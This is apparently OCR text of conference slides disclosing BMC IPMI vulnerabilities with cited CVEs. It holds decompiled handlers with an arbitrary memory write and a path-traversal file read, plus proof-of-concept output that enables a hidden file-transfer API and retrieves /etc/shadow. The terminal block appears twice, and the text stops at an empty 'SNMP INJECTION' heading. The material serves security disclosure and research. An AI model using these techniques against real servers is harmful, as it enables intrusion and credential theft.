
READING AND WRITING MEMORY OF IPMI SERVER PROCESS



```
if ( gDeviceNode <= 1 )
{
  if ( ActivateFlashStatus == 1 )
  {
    if ( CalculateChksum(&req->address, LOBYTE(req->hdr.struct_length) | (HIBYTE(req->hdr.struct_length) << 8)) == (LOBYTE(
    {
      memcpy(
        (LOBYTE(req->address) | (BYTE1(req->address) << 8) | (BYTE2(req->address) << 16) | (HIBYTE(req->address) << 24)),
        &req[1],
        (LOBYTE(req->hdr.struct_length) | (HIBYTE(req->hdr.struct_length) << 8)) - 5);
```


This one writes arbitrary data anywhere you want.

READING AND WRITING MEMORY OF IPMI SERVER PROCESS



```
alex@ubuntu:~/DC31/4-MemPatch$ ./yafumem-poc.py
[*] Switching to BIOS SPI
00000000: 52 02                                            R.
[+] ActivateFlashStatus set to 1, gDeviceNode is 2
[*] Switching to BMC SPI
00000000: 52 01                                            R.
[+] ActivateFlashStatus remains to be 1, gDeviceNode is now 1
[*] Allocating 0x100 bytes of heap memory via NETFN 0x32, CMD 0x20
00000000: 20 00 00 00 00 00 00 04  00 2B B5 86 20 00 01 00   ........+.. ...
00000010: 00                                               .
[+] Heap allocation at 0xAF9B4160, size 0x100
[*] Reading 0x10 bytes at 0x10000 via NETFN 0x32, CMD 0x30
[+] Memory contents:
00000000: 7F 45 4C 46 01 01 01 00  00 00 00 00 00 00 00 00  .ELF............
[*] Reading from &g_corefeatures[0x310] (0x4ef88)
[*] Reading 0x1 bytes at 0x4ef88 via NETFN 0x32, CMD 0x30
[+] Memory contents:
00000000: 00                                               .
[*] Writing 1 to &g_corefeatures[0x310] (0x4ef88)
[+] Success
[*] Reading from &g_corefeatures[0x310] (0x4ef88)
[*] Reading 0x1 bytes at 0x4ef88 via NETFN 0x32, CMD 0x30
[+] Memory contents:
00000000: 01                                               .
[+] File transfer API is now enabled
alex@ubuntu:~/DC31/4-MemPatch$ ./download-poc.py ../../../etc/shadow
[*] Downloading ../../../etc/shadow via NETFN 0x32, CMD 0x58
00000000: 58 00 00 00 C8 00 00 00  00 2E 2E 2F 2E 2E 2F 2E  X........../../.
00000010: 2E 2F 65 74 63 2F 73 68  61 64 6F 77              ./etc/shadow
[+] Success
sysadmin:$6$[redacted]
:0:99999:7:::
daemon:*:14386:0:99999:7:::
bin:*:14386:0:99999:7:::
sys:*:14386:0:99999:7:::
```

READING AND WRITING MEMORY OF IPMI SERVER PROCESS




```
alex@ubuntu:~/DC31/4-MemPatch$ ./yafumem-poc.py
[*] Switching to BIOS SPI
00000000: 52 02                                              R.
[+] ActivateFlashStatus set to 1, gDeviceNode is 2
[*] Switching to BMC SPI
00000000: 52 01                                              R.
[+] ActivateFlashStatus remains to be 1, gDeviceNode is now 1
[*] Allocating 0x100 bytes of heap memory via NETFN 0x32, CMD 0x20
00000000: 20 00 00 00 00 00 00 04  00 2B B5 86 20 00 01 00   ........+.. ...
00000010: 00                                                 .
[+] Heap allocation at 0xAF9B4160, size 0x100
[*] Reading 0x10 bytes at 0x10000 via NETFN 0x32, CMD 0x30
[+] Memory contents:
00000000: 7F 45 4C 46 01 01 01 00  00 00 00 00 00
[*] Reading from &g_corefeatures[0x310] (0x4ef88)
[*] Reading 0x1 bytes at 0x4ef88 via NETFN 0x32, CMD 0x30
[+] Memory contents:
00000000: 00                                                 .
[*] Writing 1 to &g_corefeatures[0x310] (0x4ef88)
[+] Success
[*] Reading from &g_corefeatures[0x310] (0x4ef88)
[*] Reading 0x1 bytes at 0x4ef88 via NETFN 0x32, CMD 0x30
[+] Memory contents:
00000000: 01                                                 .
[+] File transfer API is now enabled
alex@ubuntu:~/DC31/4-MemPatch$ ./download-poc.py ../../../etc/shadow
[*] Downloading ../../../etc/shadow via NETFN 0x32, CMD 0x58
00000000: 58 00 00 00 C8 00 00 00  00 2E 2E 2F 2E 2E 2F 2E  X.........../../.
00000010: 2E 2F 65 74 63 2F 73 68  61 64 6F 77               ./etc/shadow
[+] Success
sysadmin:$6$[redacted]
:0:99999:7:::
daemon:*:14386:0:99999:7:::
bin:*:14386:0:99999:7:::
```

No ASLR!


AMI: CVE-2023-34342
NVIDIA: CVE-2022-42287

DOWNLOADING ARBITRARY FILES FROM BMC



```
  memset(file_pathname, 0, sizeof(file_pathname));
  file_transfer_enabled = *&g_corefeatures[0x310];
  if ( file_transfer_enabled != 1 )
  {
    file_transfer_enabled = 1;
    res->status = 0xC1;
    return file_transfer_enabled;
  }
  if ( req_len <= 7 )
  {
LABEL_17:
    result = 1;
    res->status = 0xC7;
    return result;
  }
```


Need to enable this first



```
  switch ( req->opcode )
  {
    case 0:
      if ( (req_len - 8) > 0x80 )
        goto LABEL_31;
      memcpy(file_name, &req[1], req_len - 8);
      FilePath = GetFilePath(0, file_path);
      if ( FilePath )
        goto LABEL_33;
      snprintf(file_pathname, 0x100u, "%s/%s", file_path, file_name);
      break;
```

Hello, path traversal


DOWNLOADING ARBITRARY FILES FROM BMC




```
  file = fopen(saved_file_pathname, "rb");
  if ( !file )
  {
    printf("Error while opening the file %s and Transfer ID %d\n", saved_file_pathname, *FileDownTrackInfo);
    if...
    res->status = 0x85;
    return v1;
  }
  if ( fseek(
         file,
         LOBYTE(req->offset) | (BYTE1(req->offset) << 8) | (BYTE2(req->offset) << 16) | (HIBYTE(req->offset) << 24),
         0) )
  {
    if...
  }
  else
  {
    size = LOBYTE(req->size) | (HIBYTE(req->size) << 8);
    if ( size == fread(&res[1], 1u, size, file) )
    {
      fclose(file);
```

AMI: CVE-2023-34343
NVIDIA: CVE-2022-42289

SNMP INJECTION

